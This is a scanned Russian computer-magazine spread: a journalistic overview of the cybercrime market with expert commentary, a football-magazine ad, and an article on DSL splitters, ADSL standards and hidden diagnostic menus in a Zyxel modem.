Хозяева ботнетов предлагают не только услуги по DDoS-атакам: ботнеты прекрасны приспособлены для спама и анонимного прокси-сервера. Обязательно найдется гениальный программист, который напишет целый ботнет, а продукт продадут по сходной цене от \$5 000 до 20 000.

Что насчет продажи «живого» товара? Распространена услуга по предоставлению дропов: иностранец-посредник высылает товар или обналчивает крупный счет. Кроме того, теперь не нужно беспокоиться о «разводе» человека на незаконную операцию — дроповод сделает все сам. Конкретную цену за один дроп не указывают, все работают под проценты от высылаемого товара или от обналченных денег.



Woz3qk

(СВЕТЛАЯ СТОРОНА)

EX-HACKER (НЫНЕ — ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ)

Уже давно киберпреступность перестала быть баловством и переместилась в бизнес. Все больше молодых людей концентрируют свои навыки и умения в преступлениях этой сферы. На самом деле немногие из новоиспеченных хакеров совершают преступления ради славы — все больше и больше молодых людей пытаются быстро нажиться, на что их подталкивает низкая оплата знаний: многие спецы работают простыми админами и системотехниками, специалисты высокого уровня мало востребованы.

Что касается данных, приведенных в статье... Действительно DDoS процветает, но здесь были указаны несколько завышенные суммы за DDoS крупных порталов. Количество хакерских групп намного больше, чем указано: группировок, которые работают «по-крупному», может быть, действительно шесть-восемь, но группы не стремятся засветить себя и, соответственно, о них мало кто знает. Однако групп среднего звена, не менее опасных, насчитывается около 40. Не стоит забывать и о волках-одиночках, их немало. Планку «хакеры с 20-ти лет» я бы опустил на два года.

Упомяну еще один вид преступности — порно в сети. Современный порнобизнес в Сети стремительно развивается, зарабатывает немалые деньги, и именно порнобароны связаны с львиной долей заказов на взлом :) — украсть выгоднее, чем платить.

Между прочим, такой способ заработка опасен, многие совсем юные парни попадают в руки управления «К». Любая причастность в будущем повлияет на трудоустройство и может кардинально изменить жизнь в худшую сторону. Так что я бы посоветовал искать честный заработок, чтобы не идти на риск потерять больше, чем нажил.

Количество преступлений, совершенных в России за последние три года (по данным ГИС МВД)

	2003	2004	2005
Количество преступлений	7053	13723	14810
Прирост по отношению к предыдущему году, %		94,6	11,7

то сейчас произошло смещение к атакам на клиента, а взлом серверов, как правило, отодвигается на промежуточный этап.

→ **вредоносное программное обеспечение.** Вирусы, шпионские программы или клиенты ботсетей представляют ряд программ, которые превращают компьютер в «зомби». Интернет давно завален всевозможным вирусным и шпионским программным обеспечением, распространяемым совершенно бесплатно. То же самое относится к крэкам. Подавляющее большинство продавцов нелегальных копий получают генераторы ключей и программы для взлома именно из интернета. Однако специфическое и не массовое программное обеспечение требует уникального подхода, поэтому привлекает услуги профессиональных программистов, направленные на взлом продукта.

В большей степени распространена разработка и продажа шпионского и вредоносного программного обеспечения с целью его продажи. На соответствующих услугах даже специализируются программисты и их группы. Профессиональные программы, разработанные на заказ, уникальны и их воздействие гарантировано, поэтому и представляет ценность: есть гарантия того, что антивирусные программы и системы поведенческого анализа не обнаружат такой продукт, в то время как о широко известных и распространяемых бесплатно программах почти всегда очень быстро осведомляются производители антивирусного программного обеспечения. Продается, естественно, не исходный код такой программы, а статический «билд» (build) — программный код, скомпилированный специально в соответствии с нуждами клиента и имеющий возможности, встроенные в программу по требованию заказчика, например IRC-канал, номер порта, протокол, через который происходит управление и т.п.

→ **базы данных.** Спросом пользуются и всевозможные базы данных — от БД хостинговых компаний до финансовых БД, в том числе списки торговых и E-Wau-аккаунтов. В общем, продается вся информация, которую перекупают заинтересованные люди или которой воспользуются мошенники. Ежемесячно возрастает количество мошеннических операций, постоянно появляются все новые и новые схемы, они эволюционируют очень быстро. Покупка базы обходится в самые разные суммы (от 50-ти до нескольких тысяч долларов) и зависит от востребованности данных, количества потенциальных покупателей, уникальности и риска, связанного с получением доступа к информации. БД сбываются исключительно через цепочки посредников, причем часто продавцы стремятся минимизировать личный контакт с покупателем, поэтому используют электронные спам-рассылки. Наверняка ты не раз получал спам-письма: «Продается база. Всего за \$50-300».

Таков на сегодняшний день основной товар этого рынка. Теперь несколько слов об участниках.



Андрей Семенюченко

(СВЕТЛАЯ СТОРОНА)
ЭКСПЕРТ ПО ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

Безусловно, число IT-преступлений постоянно растет. Конечно, реальное количество правонарушений гораздо больше официально зарегистрированных, хотя бы потому что многие жертвы просто не хотят афишировать факт взлома — никто не станет компрометировать самого себя. Киберпреступность стала делом профессионалов, а не любителей, поэтому она и процветает. Кроме того, сейчас мы имеем дело не только с высококвалифицированными специалистами, но и с четкой организацией процесса преступления. Вот только некоторые цифры. За 2004-2005 годы было арестовано несколько десятков хакерских групп, в сумме — 100 человек. По данным организации Computer Economics, ущерб, нанесенный мировой экономике только в 2005 году, составил более \$20 млрд.

Однако уберечься от атак извне все-таки можно. Простые пользователи должны соблюдать элементарные меры безопасности и не соблазняться халявой! 90% крэков содержат трояны, а многим владельцам порносайтов нужны не паршивые два доллара посетителя, а данные кредитной карты, с помощью которых он вытянет все ее содержимое. Не забудем, что защита должна быть комплексной. Помни о мобильных решениях! Часто получается так, что пользователь смартфона начинает подумывать об установке антивируса только после того, как его любимец вдруг стал звонить сам по себе по совершенно «левым» телефонным номерам.

→ **участники.** Интересно, что рассматриваемый нами рынок достаточно замкнут, основным потребителем и производителем большинства его товаров и услуг становятся профессионалы в области ИТ. Еще интереснее то, что на «теневом» ИТ-рынке махровым цветом цветет мошенничество и обман между участниками. Именно поэтому профессиональные «добросовестные» участники рынка создают white- и black-листы — списки «честных» и недобросовестных производителей товаров и услуг.

Кстати о людях. По данным управления «К», типичная личность киберпреступника выглядит следующим образом: лицо от 20-ти до 35-ти лет, имеет высшее образование и постоянную работу. Согласно той же статистике, более 2/3 преступлений, в которых применяются информационные технологии, совершают сотрудники, состоящие в потерпевшей организации, или бывшие работники.

→ **производители.** Логично было бы разделить их на две группы: профессионалы и любители.

Профессионалы — это группа хорошо подготовленных специалистов, обладающих хорошими знаниями и практическими навыками в области информационной безопасности и компьютерных систем. Представители этой группы не заинтересованы в завоевании славы, праздное любопытство не свойственно им. Их единственный мотив — получение денег. Профессионал нарушает закон, чтобы заработать на хлеб.

Оценить количество членов этой группы сложно. В России, по оценкам экспертов компании «Информзащита», действует предположительно шесть-восемь высокопрофессиональных групп.

Любители — малоопытные люди, иногда студенты и подростки — руководствуются самыми разными мотивами, часто просто пытаются заявить о себе или «пошалить». Именно они составляют основной процент пойманных киберпреступников.

→ **потребители рынка** достаточно разношерстны. Как уже указывалось, потребителями являются в основном профессионалы в области информационных технологий (кардеры, спаммеры, пираты и т.д.). Однако конечными заказчиками некоторых услуг часто становятся люди, совершенно не соответствующие статусу ИТ-специалиста («За ваши деньги исполним любой ваш каприз»).

Мотивы потребителей также распадаются на самый широкий спектр: чаще всего корысть, желание заработать мошенничеством или получением преимущества в конкурентной борьбе. Совсем иная ситуация — жажда славы или мести, необходимость в обеспечении анонимности

P.S. И снова — от редакции :). То, что заказчиками услуг чаще становятся люди, близкие к ИТ, все-таки вероятнее. Конкуренты DDoS'ят конкурентов, кардеры прикупают картон у кардеров, хакеры толкают базы кардерам... И прочий круговорот в природе. В общем, мы за светлую сторону силы :) 🐱

TOTAL FOOTBALL

НОВЫЙ ЖУРНАЛ О ФУТБОЛЕ
...С DVD

НА DVD ПРЕДСТАВЛЯЕМ СБОРНЫЕ ЧМ-2006

TOTAL Football

ГУС ХИДДИНК
О РАБОТЕ
В ГЕРМАНИИ

МУСЛИН И ВАЙСС
КАКИМИ ОНИ БУДУТ
В ГЕРМАНИИ

СМЕРТИН
ПЕРВЫЙ
ВЕРНУЛСЯ

20
ЛУЧШИХ ЗАЩИТНИКОВ
КАЖДОГО КОЛЛЕКТИВА

ЛОБАНОВСКИЙ
КАКИМ ОН БУДЕТ
В ГЕРМАНИИ

ЖО ИЗ ЦСКА
КАКИМ ОН БУДЕТ
В ГЕРМАНИИ

СМОТРЕТЬ
В
ГЛАЗА

КОВАЛЕВСКИ

ВЕЛИКИЕ ДЕСЯТКИ. ПЕЛЕ И ДИЕГО МАРАДОНА

В КАЖДОМ НОМЕРЕ
DVD С ЛУЧШИМ
ФУТБОЛЬНЫМ
КОНТЕНТОМ



В МАЙСКОМ НОМЕРЕ:

ЧМ-2006 – В ГЕРМАНИИ
Справочник по всем сборным,
игрокам и тренерам

ЭКСКЛЮЗИВ
Звезда «Динамо» Алексей Смертин.
Зачем он вернулся на родину?

СУПЕРВРАТАРИ
Войцех Ковалевски любит Москву, а
Канил Чонтофальски – Питер

НОВЫЕ ТРЕНЕРЫ
Славолюб Муслин – в «Локомотиве»,
Владимир Вайсс – в «Сатурне»

ТЕМА НОМЕРА
ГУС ХИДДИНК. НУЖЕН ЛИ СБОРНОЙ
РОССИИ ЭТОТ ИНОСТРАНЕЦ?

ФУТБОЛЬНЫЙ МЕНЕДЖЕР
Главный приз – поездка на финал
Лиги чемпионов!

DSL анализ

РАЗОРЯЕМ СКРЫТЫЕ ВОЗМОЖНОСТИ DSL-МОДЕМОВ

ПОСЛЕ НЕТОРОПЛИВОГО DIAL-UP-СОЕДИНЕНИЯ ПРОНЫРЛИВЫЙ DSL-МОДЕМ КАЖЕТСЯ ЧУДОМ! ДАННЫЕ ЛЬЮТСЯ НА ЖЕСТКИЙ ДИСК СТРЕМИТЕЛЬНЫМ ГИГАБИТНЫМ ПОТОКОМ, НО... АППЕТИТ, КАК ВОДИТСЯ, ПРИХОДИТ ВО ВРЕМЯ ЕДЫ. ЧЕРЕЗ НЕКОТОРОЕ ВРЕМЯ ШИРИНЫ КАНАЛА НАЧИНАЕТ НЕ ХВАТАТЬ И ПОЯВЛЯЕТСЯ ЖЕЛАНИЕ ХОТЬ КАК-ТО РАСШИРИТЬ ЕГО, ЕСТЕСТВЕННО, БЕЗ ДОПОЛНИТЕЛЬНЫХ КАПИТАЛОВЛОЖЕНИЙ | КРИС КАСПЕРСКИ — АРГЕНТИНСКИЙ БОЛОТНЫЙ БОБЕР

DSL-ТЕХНОЛОГИИ МЕГАПОПУЛЯРНЫ В НАШЕ ВРЕМЯ. НАША ЗАДАЧА — ВЫРВАТЬ ИЗ НИХ ВСЕ, ЧТО МОЖНО

Допустим, мы имеем качественный, правильно подключенный и настроенный DSL-модем, работающий на пределе своих возможностей. Можем ли мы разогнать его, увеличив пропускную способность хотя бы на треть? Ответ отрицательный! Если бы в самом деле такое было возможно, производители сделали бы это за нас! Однако DSL-модем, стабильно работающий на «паспортной» скорости, — достаточно редкое явление, если не сказать «уникальное». Модему приходится работать в суровых условиях дикой природы, сражаясь с помехами, кривыми настройками и прочими порождениями хаоса и энтропии.

Если реальная скорость работы не соответствует расчетной, необходимо проанализировать ситуацию, найти, где зарыта собака, и откопать ее ко всем чертям! В настройке DSL-модемов в самом деле присутствует очень много черной магии, не описанной ни в сопроводительной инструкции, ни в документации. Магические заклинания рассеяны по всему интернету, и чтобы собрать сакральные знания воедино, нужно очень много блуждать в темноте...

Внутренняя коллекция полезных советов лежит на <http://spblan.narod.ru>, а на www.adslnet.ru/community.php находится лучший технический форум, по-

священный проблемам настройки DSL-модемов и прочего коммуникационного оборудования данного типа. Там же выложены ссылки на другие ресурсы схожей тематики. Как говорится, дорогу осилит идущий, а мы тем временем возьмем наш модем в руки и посмотрим, что такого можно сотворить с ним. Заранее предупреждаю: будет очень хорошо, если модем вообще не перестанет работать. Шутка! Расслабьтесь! Наши эксперименты абсолютно безопасны!

→ в коробке с DSL-модемом обычно присутствует маленькая прямоугольная штучка (иногда встроенная в сам модем) с тремя выходами, которые обозначаются как LINE, PHONE и MODEM/ADSL. Штучка называется Splitter, что в переводе с английского означает «расщепитель», «разделитель»: он разделяет входной сигнал (LINE) на низкочастотную составляющую (с которой работает телефон (PHONE) или обыкновенный модем типа ZyxEL OMNI 56K Pro) и высокочастотную, предназначенную для DSL-модема.




Рисунок 3. Характеристика линии LINE-ADSL-сплиттера от Siemens




Рисунок 4. Характеристика линии LINE-PHONE-сплиттера от Siemens




Рисунок 5. Характеристика линии LINE-ADSL-сплиттера от ZyxEL





Рисунок 6. Характеристика линии LINE-PHONE-сплиттера от ZyxEL

Распределение частотного спектра



В отличие от обыкновенного модема, который работает в узкой полосе частот, закачивающейся где-то в районе 4 КГц, DSL-модемы охватывают намного более широкий спектр (от 26 до 1104 КГц), что позволяет развивать мегабитные скорости на тех же самых каналах. (И практически тех же самых: требования к телефонной «лапше» значительно ужесточились, для максимальной скорости применяют качественную витую пару протяженностью не более 5-10 км.)

Исходящий поток (upstream) занимает нижнюю осьмушку спектра — от 26 до 138 КГц. Входящий поток (downstream) простирается от 138 до 1104 КГц (на самом деле цифры весьма условны и варьируются от одного стандарта к другому).

Таким образом, диапазон, отведенный исходящему потоку, уступает входящему в восемь раз! Другими словами, DSL-модемы оптимизированы для «сосунов», то есть для тех, кто хочет только качать, ничего не отдавая взамен. Конечно, можно построить домашний сервер на основе DSL-модема, но... скорость отдачи будет составлять одну восьмую от скорости приема, на которую модем, собственно, и «рассчитан». На самом деле точное соотношение определяется качеством канала. Например, на моей телефонной линии модем принимает 2 мегабита, а отдает 500 килобит, то есть исходящий поток меньше входящего всего в четыре раза.

Вот и создавай корпоративный web/ftp-сервер на DSL-основе! Входящий поток остается практически незадействованным, а исходящий буквально «задыхается» от наплыва пользователей.

По долгу службы вынужденные передавать большие объемы данных по электронной почте или ftp (полиграфические изображения, макеты книг и т.д.), пользователи страдают не меньше других. Увы! Изменить соотношение частот методом паяльника и отвертки не получится: Стандарт не велит. Как минимум, придется перестроить стационарное оборудование, установленное на АТС, а никто не позволит трогать его.

Кстати, существуют и другие стандарты, их перечень и краткие характеристики приведены в таблице 1. Как видно, самым выгодным стандартом для организации домашнего сервера оказывается Annex J ADSL2, однако его поддерживают далеко не все модемы и провайдеры.

Однако вернемся к сплиттерам. Можно ли включать DSL-телефон без них? Как они повлияют на качество связи? На этот счет существует множество мнений, но большинство из них неправильные. Чтобы не блуждать впотьмах, возьмем принципиальную схему добротного сплиттера от Siemens и посмотрим, как он устроен (рисунок 1).

Телефонная линия (LINE) соединяется с ADSL-модемом практически напрямую! Именно «практически», так как соединение идет через емкостную развязку по конденсаторам C1, C2, плюс защита, образованная разрядником GD1 с конденсатором C4 и плавкими предохранителями F1, F2. Зато к телефонному выходу приспособлена сложная система фильтрации на полосовых/резонансных трансформаторах, она убирает всю высокочастот-

ную составляющую и попутно исключает влияние телефона на DSL-модем.

График прохождения сигнала по линии LINE-ADSL представляет собой чуть ли не математическую прямую, то есть сплиттер не вносит никаких существенных искажений. Очень хорошо!

Вот (рисунок 4) кривая прохождения сигнала по линии LINE-POST (POST — это телефон или обычный модем). Как видно, начиная с 34 КГц вся высокочастотная составляющая полностью вырезается, но сам профиль кривой... Ой, лучше не надо. Телефону еще ничего, а у модема (обыкновенного, то есть не DSL) могут возникнуть серьезные проблемы, и скорость передачи данных существенно упадет.

Теперь (для контраста) возьмем сплиттер от Zyxel ONMI. Принципиальная схема (рисунок 2) не внушает особого доверия: телефонная линия соединена с DSL-модемом натуральной прямой, и здесь нет ничего, кроме защитного варистора VR1.

Итого, неправильный расчет трансформатора L1 привел к значительным искажениям сигнала в цепи LINE-ADSL (рисунок 5), ухудшив скоростные характеристики модема.

Что же насчет обыкновенного телефона (модема)? Увы, нас ждет еще более безрадостная картина (рисунок 6), и сплиттер плавно ослабляет сигнал, обрезая его в районе 11 КГц, но даже в районе 3,7 КГц сигнал уменьшается уже на -10 dB, что ухудшит не только модемную связь, но и головной телефон!

Таблица 1. Стандартные протоколы DSL-модемов с краткими характеристиками

название стандарта	downstream	upstream
ANSI T1.413-1998 Issue 2 ADSL	8 Mbit/s	1.0 Mbit/s
ITU G.992.1 ADSL (G.DMT)	8 Mbit/s	1.0 Mbit/s
ITU G.992.2 ADSL Lite (G.Lite)	1.5 Mbit/s	0.5 Mbit/s
ITU G.992.3/4 ADSL2	12 Mbit/s	1.0 Mbit/s
ITU G.992.3/4 Annex J ADSL2	12 Mbit/s	3.5 Mbit/s
ITU G.992.3/4 Annex L RE-ADSL2	5 Mbit/s	0.8 Mbit/s
ITU G.992.5 ADSL2+	24 Mbit/s	1.0 Mbit/s
ITU G.992.5 Annex L RE-ADSL2+	24 Mbit/s	1.0 Mbit/s
ITU G.992.5 Annex M ADSL2+	24 Mbit/s	3.5 Mbit/s




Рисунок 1. Принципиальная схема сплиттера от Siemens




Рисунок 2. Принципиальная схема сплиттера от Zyxel

Вывод: включать DSL-модем напрямую в телефонную линию можно! Скорость передачи обычно только возрастает (особенно если в комплекте идет дешевый сплиттер). Обычный модем можно подключать параллельно в DSL безо всяких дополнительных устройств! Если модем нечувствителен к высокочастотным помехам и не создает их сам, такое решение будет наилучшим! Проверено мышьяком на его личном опыте!

Кто-то может спросить: «Зачем оставлять обычный модем, если есть DSL?» Отвечаю: тарифные планы некоторых провайдеров приводят к тому, что dial-up становится дешевле! При передаче-приеме большого объема данных, нужных не срочно, это весьма актуально, к тому же через модем можно администрировать свой компьютер на расстоянии, держать BBS или... предоставлять «провайдерские» услуги своим знакомым. Да много причин тут есть...

→ **модем для мониторинга телефонной линии.** Достаточно часто скорость передачи данных неожиданно падает и, похоже, совсем не собирается возвращаться назад. Можно, конечно, позвонить в службу поддержки и выслушать совершенно бесполезный совет «переустановить Windows», но лучше попытаться разобраться с проблемой самостоятельно. Виновником может быть кто угодно: операционная система, браузер, злобный трояк, неисправность DSL-модема, телефонный кабель, сервер провайдера или... Да что угодно!

Через несколько месяцев интенсивного серфинга через DSL может нагреться конкретное торможение браузера (из-за фрагментации файловой системы), хотя ни модем, ни интернет-канал ни при чем. Кстати, очистка кеша, как и дефраг-

ментация штатными дефрагментатором, помогает далеко не всегда — используйте дефрагментаторы от O&O или Symantec.

→ **однако оставим операционное окружение** в стороне. Уверен, ты и сам как-нибудь разберешься с ним. Остаются два главных подозреваемых: телефонный кабель и провайдер. Если сервер провайдера отдает файлы с нормальной скоростью (за вычетом возможной нагрузки, характерной для данного времени суток), то DSL-модем функционирует нормально и за телефонный канал можно даже не волноваться. Самая вероятная причина падения скорости — перегрузка магистральных интернет-каналов или проблемы у ап-линка (вышестоящего провайдера).

Если даже сервер провайдера откликается неохотно, необходимо исследовать качество передачи данных по телефонному кабелю. За что мыщьяк любит Zyxel ONMI 56k Pro, так это за его LCD-дисплей, отображающий в реальном времени АЧХ-линии и прочую полезную информацию. Как насчет DSL-модемов?

Практика показывает, что большинство DSL-модемов (даже из дешевых серий) содержат довольно развитую систему мониторинга физического канала связи, но по непонятным соображениям прячут этот агрегат от пользователей в недокументированных сочетаниях команд.

Возьмем, например, Zyxel OMNI ASDL USB. Дешевый, но довольно неприхотливый и стабильно работающий модем. Лениво перемигивается бело-зеленой иконкой в правом углу экрана.

Двойной мышинный щелчок вызывает информационное окошко спартанского типа, с указанием количества принятых и переданных байт. В правом верхнем углу наличествует традиционный крестик «Закрыть». Никаких других элементов управления не наблюдается...

Однако стоит нажать «секретную» комбинацию <Alt>+<A>, как диалоговое окно значительно преобразуется, показывая кнопки Advanced monitoring и Configuration wizard. Вторая из них нам мало интересна: обычный мастер, вызывается при

dsl и голубой экран смерти

МНОГИЕ ПОЛЬЗОВАТЕЛИ ЖАЛУЮТСЯ, ЧТО ПОСЛЕ УСТАНОВКИ DSL-МОДЕМА WINDOWS ВДРУГ ОБЗАВОДИТСЯ ПОВАДКОЙ ЧАСТО ПАДАТЬ, ВЫБРАСЫВАЯ ГОЛУБОЙ ЭКРАН СМЕРТИ (ОН ЖЕ BSOD). ПРИТОМ ПАДЕНИЯ ПРОИСХОДЯТ В САМЫХ НЕПРЕДСКАЗУЕМЫХ МЕСТАХ: ПРИ ЗАПУСКЕ ОСЛА ИЛИ ПРОИГРЫВАНИИ ВИДЕОФАЙЛА. САМ ОСЕЛ, ЕСТЕСТВЕННО, НИ ПРИ ЧЕМ. КАК ПРИЛОЖЕНИЕ ПРИКЛАДНОГО РЕЖИМА, ОН ФИЗИЧЕСКИ НЕ В СОСТОЯНИИ ВЫЗВАТЬ BSOD. ВИДЕОПРОИГРЫВАТЕЛЬ ТОЖЕ.

ВИНОВАТЫ КРИВЫЕ ДРАЙВЕРЫ, ПИСАННЫЕ КОЕ-КАК. И ДРАЙВЕРЫ САМОГО МОДЕМА, И ДРАЙВЕРЫ ВИДЕОКАРТЫ. КОНФЛИКТ МЕЖДУ НИМИ — ОБЫЧНОЕ ДЕЛО. ТИПИЧНАЯ ПРОГРАММИСТСКАЯ ОШИБКА — ПОПЫТКА ОСВОБОДИТЬ УЖЕ ОСВОБОЖДЕННУЮ ПАМЯТЬ. ПРИ WEB-СЕРФИНГЕ ОНА ПРАКТИЧЕСКИ НИКОГДА НЕ ВОЗНИКАЕТ (ВЕРОЯТНОСТЬ СЛИШКОМ МАЛА), НО ОСЕЛ — ДРУГОЕ ДЕЛО. ЧЕМ ИНТЕНСИВНЕЕ НАГРУЗКА НА МОДЕМ, ЧЕМ БОЛЬШЕ СОЕДИНЕНИЙ ОН ОБРАБАТЫВАЕТ В ЕДИНИЦУ ВРЕМЕНИ, ТЕМ БОЛЬШЕ ШАНСОВ СХЛОПОТАТЬ BSOD. ЗАБАВНО, НО ДО W2KSP4 СИСТЕМА НЕ ПРОВЕРЯЛА СИТУАЦИЮ С ПОВТОРНЫМ ОСВОБОЖДЕНИЕМ И ВСЕ РАБОТАЛО НОРМАЛЬНО (ТОЧНЕЕ, «КАК БЫ» НОРМАЛЬНО, НО РАБОТАЛО ЖЕ!!!), ОДНАКО В КАКОЙ-ТО МОМЕНТ MICROSOFT, В ЦЕЛЯХ БОРЬБЫ ЗА СТАБИЛЬНОСТЬ СИСТЕМЫ, РЕШИЛА ТРАКТОВАТЬ ЭТО КАК «ПОЗОР, КОТОРЫЙ МОЖЕТ СМЫТЬ ТОЛЬКО BSOD». ВОТ И...

КАК БЫТЬ? ЧТО ДЕЛАТЬ? САМОЕ ПРОСТОЕ — ПРИОБРЕСТИ НОРМАЛЬНЫЙ DSL-МОДЕМ, ПОДКЛЮЧАЕМЫЙ ЧЕРЕЗ ETHERNET. С НИМ ТАКИХ ПРОБЛЕМ НЕТ. ВЫХОД ВТОРОЙ — СНЕСТИ SP4 ВСЕМ, КТО ЕЩЕ СИДИТ НА W2K. ВЫХОД ТРЕТИЙ — ОТКЛЮЧИТЬ СООТВЕТСТВУЮЩИЙ BUGСНЕСК-КОД ПУТЕМ ПРАВКИ ЯДРА В ПАМЯТИ (О ТОМ, КАК ЭТО СДЕЛАТЬ, РАССКАЗЫВАЕТСЯ В СТАТЬЕ «ЖИЗНЬ ПОСЛЕ BSOD» — «ХАКЕР»).

НАКОНЕЦ, МОЖНО ОБНОВИТЬ ВСЕ ДРАЙВЕРЫ, КОТОРЫЕ ТОЛЬКО ЕСТЬ В СИСТЕМЕ. А ВДРУГ РАЗРАБОТЧИКИ УЖЕ ИСПРАВИЛИ ОШИБКИ?..



Иконка модема ZyXel OMNI ASDL USB



Стандартное информационное окно

Таблица 2. Влияние затухания сигнала на качество линии

затухание сигнала	качество линии
от 5dB до 20dB	линия отличная
от 20dB до 30dB	линия хорошая
от 30dB до 40dB	линия плохая
от 50dB и выше	это не линия

Таблица 3. Зашумленность и качество

уровень шума: RMS Noise Energy [dBm]	качество линии
от -65dBm до -50dBm	линия отличная
от -50dBm до -35dBm	линия хорошая
от -35dBm до -20dBm	линия плохая
от -20dBm и выше	это не линия

настройке модема. Однако на Advanced monitoring остановимся поподробнее.

Нажимаем его и попадем в стандартный настроечный диалог. Тот самый, который можно вызывать и с «Панели управления», и через «Главное меню» → «Программы» → ZyXEL OMNI ADSL USB → ZyXEL OMNI ADSL USB. Фи! Какое разочарование. Нам предлагают узнать «протокольную» скорость приема-передачи, изменить модуляцию, параметры ADSL-заголовка, идентификаторы виртуальных каналов и максимальный размер пакетов.

За исключением размера пакетов, никакие настройки лучше не трогать. В лучшем случае скорость не изменится вообще, в худшем — DSL-модем просто не сможет установить связь с оконечным оборудованием, так как большая часть настроек продиктована именно им!

Но вот мы нажимаем <Alt>+<A>, и настроечный диалог радикально преобразуется. Абсолютно преобразуется! Во вкладке General появляется симпатичный «светодиодный» индикатор, отображающий мгновенную скорость приема, а ниже — очень полезная кнопка Stop ADSL, которую стоит отметить особо. Это единственный способ выйти из сети без прав администратора и без выдергивания телефонного кабеля из розетки, но увы, недокументированный. Думаю, не надо перечислять все ситуации, в которых пользователь хочет временно отключиться от интернета, особенно если он сидит на скоростном канале, когда выражение «Время — деньги» приобретает особую финансовую остроту. Опять-таки атаки...

В следующей закладке, ATM Link Statistic (которой в стандартном диалоге и не ночевало), мы можем узнать статистику по ATM-линку. Больше всего здесь нас интересует параметр Cells/Second — мгновенная скорость приема-передачи в ячейках. Размер самой ячейки можно вычислить разделив количество переданных (принятых) байтов на количество переданных (принятых) ячеек. В моем случае оно равно 53 байтам. (Попутно заметим, что есть два типа ячеек: CPL0 и CPL1. Расшифровывается как Cell Lass Priority — приоритет потери ячейки. Цифра, следующая за «CPL», показывает, может он быть потерян (1) или не может (0). Приоритет назначается как самим DSL-модемом, так и оконечным оборудованием.) В любом случае это принятые ячейки. Непринятые указываются в графе Unroutable Cells, и на нормальных каналах с исправным модемом здесь должен наличествовать ноль. Также обрати внимание на количество NEC-ошибок (Neder Error Control). Ненулевое значение свидетельствует о проблемах связи, и чем больше это значение, тем актуальнее проблемы. Следующая вкладка, по сути, продолжает предыдущую и приводит статистику по «хорошим» байтам и фреймам. Еще она сообщает общее количество «отброшенных» фреймов и байт (на нормальных каналах и то и другое должно быть равно нулю). Далее следуют: ошибки CRC, число пакетов с неправильной длиной, ошибки тайм-аута. Все они

тоже должны быть равны нулю или, во всяком случае, близки к нему.

Последняя вкладка Physical Layer Statistic целиком и полностью посвящена характеристикам физического канала связи, то есть телефонного кабеля. Noise margin — не что иное, как запас помехоустойчивости. Естественно, чем он больше, тем лучше. Вообще-то уровень зашумленности канала принято выражать в несколько иных единицах, то есть в RMS Noise Energy — среднеквадратичной мощности шума, ее влияние на качество передачи описано в таблице 3. По ней можно приблизительно оценить свою линию («приблизительно» — потому что для точного пересчета необходимо знать максимальный уровень шума, при котором модем еще соглашается работать, но он неизвестен нам).

Поле Attenuation определяет затухание сигнала в линии. Чем оно выше, тем ниже качество линии и, следовательно, меньше скорость передачи-приема данных.

Магическая кнопка Bit Loading выводит на экран замечательную гистограмму, где отображается распределение скорости передачи в битах по частотам. Дело в том, что в ADSL-протоколе весь частотный диапазон нарезается на крохотные кусочки, каждый из которых используется независимо от остальных. Чем выше зашумленность на данном участке, тем ниже битовая плотность (скорость передачи) и, соответственно, наоборот.

